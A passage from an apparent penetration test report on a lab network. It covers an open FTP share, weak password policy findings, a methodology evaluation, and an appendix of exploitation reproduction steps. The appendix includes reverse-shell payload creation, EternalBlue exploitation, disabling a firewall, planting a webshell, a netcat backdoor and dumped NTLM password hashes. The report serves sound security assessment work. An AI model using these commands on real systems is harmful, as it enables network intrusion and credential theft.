
5.8.3 Background

A device on the network was found to be running an FTP server. This FTP server was accessible with no authentication mechanisms in place through a web interface, allowing a user to view and download files on the FTP server without requiring a username or password.

5.8.4 Affected System(s)

192.168.10.1 (SERVER1)

5.8.5 Proof of Concept



Index of ftp://192.168.10.1/ftp/

Up to higher level directory

Name	Size	Last Modified
test.txt	1 KB	04/05/18 16:42:00

Figure 17: Screenshot of FTP share accessed through web interface

5.8.6 Business Impact

Allowing any user on the Rickstore Group network to access an FTP share without any authentication is generally deemed bad practice as there are no controls in place for users viewing (and copying) potentially confidential files stored on the FTP share.

5.8.7 Suggested Remediation(s)

The recommended remediation for this issue is to disable unauthenticated access to the FTP share, requiring all users to log in to view files.

5.9 Poor Password Policy

5.9.1 Vulnerability Reference

RSG009

5.9.2 Severity Rating

Advisory	Low	Medium	High
✓			

5.9.3 Background

During the penetration test, several passwords were recovered for both standard and administrative user accounts. Not only were some of the passwords found to be reused across different services, the passwords were of poor quality, making them easily guessable. After gaining access to the domain controller, the password policies within the Group Policy Management interface were checked which confirmed that none of the group policy rules were configured.

5.9.4 Business Impact

Having insecure passwords makes it trivial for attackers to gain access to accounts and services through the use of a ‘brute force’ guessing attack. Furthermore (as demonstrated throughout this report), reusing passwords across various services makes it trivial for an attacker to traverse further across a network.

5.9.5 Suggested Remediation(s)

The suggested remediation for this issue is to configure the various options within the Group Policy Management interface to enforce length and complexity requirements, while also considering deploying a password policy company-wide in alignment with password guidance from the National Cyber Security Centre (NCSC, 2016).

6 Evaluation of Methodology

The Penetration Testing Execution Standard (PTES) framework that was followed for this penetration test was found to be generally effective. Some sections (such as the pre-engagement and passive information gathering stages) could not be evaluated due to the RickStore Group not existing as a company. The sections that were applicable were generally helpful in identifying and exploiting vulnerabilities.

The most useful resource from the PTES framework was the technical guidelines. This section on the PTES website contained guides and references to a large variety of tools that could become useful for various attacks during a penetration test.

The technical guidelines detailed enumeration and attack techniques for almost any type of device on a network, from Windows to Linux servers, mail servers, WiFi routers, switches, printers and enterprise VPN's.

A bonus feature of PTES is that the framework is community-driven, so any member of the information security community that is willing and able to contribute to improve the framework has the ability to do so. This ensures that the framework is kept up-to-date with the latest tools and techniques to conduct an effective penetration test.

7 References

NCSC (2016) Password Guidance: Simplifying Your Approach. Available at: https://www.ncsc.gov.uk/guidance/password-guidance-simplifying-your-approach (Accessed 7th May 2018).

PTES (no date) Main page. Available at: http://www.pentest-standard.org/index.php/Main_Page (Accessed 7th May 2018).

OWASP (2017) Unrestricted File Upload. Available at: https://www.owasp.org/index.php/Unrestricted_File_Upload (Accessed 7th May 2018).

Microsoft (2017) Microsoft Security Bulletin MS17-010 – Critical. Available at: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010 (Accessed 7th May 2018).

Exploit-DB (2003) ArGoSoft 1.8.x – Authentication Bypass. Available at: https://www.exploit-db.com/exploits/22604/ (Accessed 7th May 2018).

8 Appendices

8.1 Exploitation Reproduction

The below sections contain guides for reproducing the vulnerabilities discovered by the Abertay Security Consulting team so that the discoveries can be independently verified and reproduced for the purpose of fixing the vulnerabilities.

8.1.1 Reproducing Vulnerability RSG001

The first step to achieve a webshell was to use msfvenom to create the PHP webshell payload that was uploaded to the account page (192.168.78.10/profile.php):

```
msfvenon -p php/meterpreter/reverse_tcp LHOST=<your IP address>
lport=9001 -f raw > img.php
```

Due to the instability of the PHP webshell, a second webshell was created and uploaded to the web server using the first PHP webshell. This involved creating a second payload using msfvenom:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your IP
address> LPORT=9002 -f exe > revshell.exe
```

The next stage was to set up a listener using the Metasploit framework. This was configured with the following options:

```
use exploit/multi/handler
set LHOST <your IP address>
set lport 9001
set payload php/meterpreter/reverse_tcp
exploit -j -z
```

Metasploit was now listening for connections, so the previously created PHP file could be uploaded to the account page. This would create a meterpreter session on the web server. This session was found to be quite unstable, but it could be used to upload the previously created executable file to create a second, more stable, connection. The commands required to upload and run the executable file were:

```
upload revshell.exe
execute -f revshell.exe
```

The web server was now trying to connect back to the attacker machine using a different port (9002) and a different payload, so the Metasploit listener had to be reconfigured accordingly:

```
      set payload windows/x64/meterpreter/reverse_tcp
      set lport 9002
      exploit -j -z
```

This would create a second shell on the web server that was substantially more stable and would allow for privilege escalation & traversal across the internal RickStore Group network.

8.1.2 Reproducing Vulnerability RSG002

After gaining access to the internal network through the PHP webshell discussed in `RSG001`, further devices on the network could be compromised using other known exploits. SERVER1 was exploited using the EternalBlue exploit with the following steps:

```
Within Metasploit:
        Use exploit/windows/smb/ms17_010
                Set LHOST <your IP address>
                Set RHOST <target IP address>
```

The above payload may not succeed on the first attempt, but upon success will result in a system shell. This can be upgraded to a meterpreter shell using a post-exploitation module:

```
Within Metasploit:
        Use post/multi/manage/shell_to_meterpreter
                Set LHOST <your IP address>
                Set SESSION <respective session target system shell>
```

CLIENT1 had Windows Firewall enabled which initially prevented EternalBlue from succeeding. Once gaining access to SERVER1, remote desktop was enabled, and a group policy was created which disabled Windows Firewall on CLIENT1, allowing exploitation using EternalBlue to succeed. The below steps use a Metasploit post-exploitation module to enable RDP.

```
Within Meterpreter shell on SERVER1:
        Use post/windows/manage/enable_rdp
                Set FORWARD 9010
                Session <correct 64-bit session for SERVER1>
```

After enabling RDP, the RDP port (3389) must be forwarded to Kali Linux:

```
Within Meterpreter shell on Web Server:
        portfwd add -l 9010 -p 3389 -r 192.168.10.1
```

From a Kali Linux terminal window, SERVER1 could be connected to through remote desktop with the below command:

```
rdesktop 127.0.0.1:9010
```

Within the RDP session, SERVER1 could be logged in to using credentials previously extracted through Mimikatz. A group-policy to disable Windows Firewall on CLIENT1 was created using the below steps:

```
Start > Group Policy Management
```

```
Group Policy Management > Forest: uadcwnet.com
Right click > "Create a GPO in this domain, and link it here"
Computer Configuration > Policies > Administrative Templates >
Network > Network Connections > Windows Firewall
Set "Windows Firewall: Protect all network connections" to
'Disabled' for both Domain Profile and Standard Profile.
```

A group policy can take some time to update on clients when pushed from a server, but this process will eventually disable Windows Firewall on CLIENT1, and allow CLIENT1 to be exploited using EternalBlue with the same steps as outlined with SERVER1, above.

8.1.3 Reproducing Vulnerability RSG004

As the mail server was not publicly facing, port-forwarding was required to access the web interface. This was achieved by entering the following command within a Meterpreter session on the web server:

```
portfwd add -l 9006 -p 99 -r 192.168.10.1
```

Visiting `127.0.0.1:9006/useradm` in a browser on Kali Linux showed the user administration page that did not require authentication to add or edit users.

8.1.4 Reproducing Vulnerability RSG005

Accessing the web interface of the pfSense firewall was done in an identical fashion to that described in the previous section using port forwarding. Within a Meterpreter session on the Web Server the below command was entered:

```
portfwd add -l 9007 -p 80 -r 192.168.10.254
```

Visiting `127.0.0.1:9007` in a browser on Kali Linux showed the login page for the web interface of the pfSense firewall. This was logged into using credentials that were acquired using Mimikatz. The command prompt was found under the diagnostics menu.

8.1.5 Reproducing Vulnerability RSG006

As per the previous vulnerabilities, access to the web interface required port-forwarding, with the same command as the previous vulnerability:

```
portfwd add -l 9007 -p 80 -r 192.168.10.254
```

The next stage was to use weevely to generate a PHP webshell where <password> is the user-specified password:

```
weevely generate <password> ~/shell.php
```

This webshell had to be uploaded to the diagnostics page of the web interface by browsing to the following address in a browser in Kali Linux and using the “Upload File” dialog to upload shell.php:

```
127.0.0.1:9007/diag_command.php
```

The default upload folder is /tmp. To be able to view and execute the PHP file it must be moved to a directory accessible through the pfSense web interface. This can be achieved by using the ‘Execute Shell Command’ function:

```
        mv /tmp/shell.php /usr/local/www/shell.php
```

Browsing to 127.0.0.1:9007/shell.php will execute the PHP shell. This can be connected to using weevely by entering the following command in a terminal (where <password> is the user-specified password entered earlier):

```
        weevely http://127.0.0.1:9007/shell.php <password>
```

8.1.6 Reproducing Vulnerability RSG007

Access to CLIENT1 through the backdoor required Windows Firewall to be disabled (as per the instructions described in `RSG002`. The next step also involved port-forwarding by entering the below command on the Web Server:

```
        portfwd add -l 9012 -p 3333 -r 192.168.10.20
```

This forwarded the netcat listener (listening on port 3333) to Kali Linux. The netcat listener could be connected to by typing the below command into a terminal window in Kali Linux:

```
        nc 127.0.0.1 9012
```

It is also noteworthy that port-scanning CLIENT1 after disabling Windows firewall caused the backdoor netcat listener to crash.

8.1.7 Reproducing Vulnerability RSG008

The FTP share was accessed using proxychains. This was achieved through the below Metasploit module and configuration:


```
        use auxiliary/server/socks4a
        set SRVHOST 127.0.0.1
        set SRVPORT 1080
```

The browser being used to access the share had to be configured. This will vary on a per-browser basis, but on Firefox this involved navigating to Preferences > Advanced > Network > Settings and configuring a SOCKS Host with the server address and port matching those above. It is important to ensure there are no exceptions to the proxy for ‘127.0.0.1’ or ‘localhost’.

The FTP share can then be accessed through a web interface (in Kali Linux) through the following address:


```
        ftp://192.168.10.1
```

8.2 Dumped Hashes




```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figure 18: Hashes Dumped from 192.168.10.1 using post/windows/gather/hashdump metasploit module




```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figure 19: Hashes Dumped from 192.168.10.10 using post/windows/gather/hashdump metasploit module




```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:e21be3c4d0977c59466a16de93d968f4:::
```

Figure 20: Hashes Dumped from 192.168.10.20 using post/windows/gather/hashdump metasploit module




```
Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:ebb4324f92238051780d50bcd6cb8f6d
Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: krbtgt:aad3b435b51404eeaad3b435b51404ee:ab4f1664ad3a8ac47a90d02b3cc4fa37
Extracted: Benny Hill:aad3b435b51404eeaad3b435b51404ee:8516f8dca38b8541bc6f4732c3b304f2
Extracted: R.Gudino:aad3b435b51404eeaad3b435b51404ee:ddd15c89d9d2c0686ad755c97707df7b
Extracted: E.Breck:aad3b435b51404eeaad3b435b51404ee:4148ceb43bd9c940af49b0ac75fdc789
Extracted: D.Lecroy:aad3b435b51404eeaad3b435b51404ee:6d40724d6ba158ef14bcda9a49884ec1
Extracted: C.Armes:aad3b435b51404eeaad3b435b51404ee:f6e3ced72d8c5e80d7a34e644fa12c27
Extracted: C.Yother:aad3b435b51404eeaad3b435b51404ee:f2d328ea69a1c4d267bdef595c9794d2
Extracted: K.Dipaola:aad3b435b51404eeaad3b435b51404ee:e8006305f0c7099e2cf3030ccb2e74f6
Extracted: M.Lanasa:aad3b435b51404eeaad3b435b51404ee:b206d225652d08fe0b94add6b2bd96ad
Extracted: D.Clinard:aad3b435b51404eeaad3b435b51404ee:ea6ac5ebb7cfacfac378f76d74349594
Extracted: W.Parekh:aad3b435b51404eeaad3b435b51404ee:1dcf8c5bf16f9650387d51476d6548ef
Extracted: N.Hooton:aad3b435b51404eeaad3b435b51404ee:b0fdb37e6e21527881cfd072a00d7045
Extracted: D.Mcdonough:aad3b435b51404eeaad3b435b51404ee:8819a0bc16cbc461cf7db0b88a986582
Extracted: M.Bonneau:aad3b435b51404eeaad3b435b51404ee:d67b4f99841663ace50a693a1c45b535
Extracted: F.Nelms:aad3b435b51404eeaad3b435b51404ee:856adc63423223faf144c842ca2c21ec
Extracted: E.Hillhouse:aad3b435b51404eeaad3b435b51404ee:3dac4b8bffcb7a9239011769140cf7d3
Extracted: M.Lampe:aad3b435b51404eeaad3b435b51404ee:7a2828a08a637be3665d0a1498c5395b
Extracted: L.Mcnaughton:aad3b435b51404eeaad3b435b51404ee:1839f457aa3ae0c1f57cb3a2d60be5e4
Extracted: D.Halas:aad3b435b51404eeaad3b435b51404ee:a0712eec8f39170f47e8cdb200c1fc95
Extracted: R.Burstein:aad3b435b51404eeaad3b435b51404ee:69c765fa30ec4dd42b9b024f218b0580
Extracted: V.Layman:aad3b435b51404eeaad3b435b51404ee:43f9df127d3985aca72810a2dc628980
Extracted: A.Marsland:aad3b435b51404eeaad3b435b51404ee:20b08a4b93dac9b82c8d1ebdd753694a
Extracted: D.Rosamond:aad3b435b51404eeaad3b435b51404ee:a61a3d87626f91311591918179c86f2e
Extracted: B.Riche:aad3b435b51404eeaad3b435b51404ee:368272930d933c6a02a8390024d51ef1
Extracted: J.Wiste:aad3b435b51404eeaad3b435b51404ee:4dde635f5efa746cb7d036380814e2bf
Extracted: T.Lefebre:aad3b435b51404eeaad3b435b51404ee:96b0085ad60d00e4cc8fc855b3d2a827
Extracted: S.Dalrymple:aad3b435b51404eeaad3b435b51404ee:69d4d808c9730cdc77e48c5558671bc7
Extracted: R.Stoneking:aad3b435b51404eeaad3b435b51404ee:47ad63578be5778e4e1d7121227fe913
Extracted: S.Russom:aad3b435b51404eeaad3b435b51404ee:692feeaa9171bda84a3874012207b084
Extracted: M.Maxwell:aad3b435b51404eeaad3b435b51404ee:c9bd8e7608d2b4658e837cac4fd1236d
Extracted: Z.Sowders:aad3b435b51404eeaad3b435b51404ee:cbd8c1afb8d911f600425fabcd48a9e3
Extracted: M.Hoy:aad3b435b51404eeaad3b435b51404ee:a68ff8da2315326f567675fca07225b9
Extracted: C.Selzer:aad3b435b51404eeaad3b435b51404ee:f214bd09502e7799840813ccb1dead7b
Extracted: K.Leiker:aad3b435b51404eeaad3b435b51404ee:da7ac7375ed984346f6afefc49a38f21
Extracted: S.Gerst:aad3b435b51404eeaad3b435b51404ee:d6d09b3b8671588fe1b6832dbec99158
Extracted: D.Kennemer:aad3b435b51404eeaad3b435b51404ee:a5dda642ef08797b734e2230c3d651d8
Extracted: L.Angelo:aad3b435b51404eeaad3b435b51404ee:c11437ffda56352cc73a38816981c150
```

Figure 21: Hashes Dumped from 192.168.10.10 using post/windows/gather/credentials/credential_collector metasploit module




```
Extracted: L.Gamino:aad3b435b51404eeaad3b435b51404ee:786a7d993f526d7872a544ddf051a860
Extracted: S.Tacey:aad3b435b51404eeaad3b435b51404ee:a7eb465e107e19796ebe09ba432d4d4f
Extracted: E.Bouknight:aad3b435b51404eeaad3b435b51404ee:8e38b49e2b465bdb3a8dd36ed107623f
Extracted: L.Soriano:aad3b435b51404eeaad3b435b51404ee:c34d096d811d4443fb4c8c622f86b2bc
Extracted: M.Wentz:aad3b435b51404eeaad3b435b51404ee:dee5532a0e2448a9ea970b73d7254108
Extracted: G.Fuller:aad3b435b51404eeaad3b435b51404ee:2a6dcbf2ce4521894de9996a9bb12f0b
Extracted: C.Linen:aad3b435b51404eeaad3b435b51404ee:11f4662f7126275693fa197ec1208611
Extracted: J.Murrell:aad3b435b51404eeaad3b435b51404ee:9dc591b11979479286c83e8ef7db884a
Extracted: A.Eisenmenger:aad3b435b51404eeaad3b435b51404ee:3218bef7cae0d6f78b42388c1129630c
Extracted: S.Poore:aad3b435b51404eeaad3b435b51404ee:c1211dc18cb20c3c2379bdec39347601
Extracted: A.Fritzler:aad3b435b51404eeaad3b435b51404ee:e919b7468cc38c55cd5f9f14e2915f8c
Extracted: M.Otter:aad3b435b51404eeaad3b435b51404ee:4f6ad0ba39ec2e822cb87336493dee4f
Extracted: S.Kerfoot:aad3b435b51404eeaad3b435b51404ee:05f24a6d3a2ba76726a09c3e098dc70c
Extracted: B.Saari:aad3b435b51404eeaad3b435b51404ee:e3ca1ff85b82feb8db48eaa4a2b952fa
Extracted: M.Colberg:aad3b435b51404eeaad3b435b51404ee:e8d16706aaf80410863c2155ae5b6092
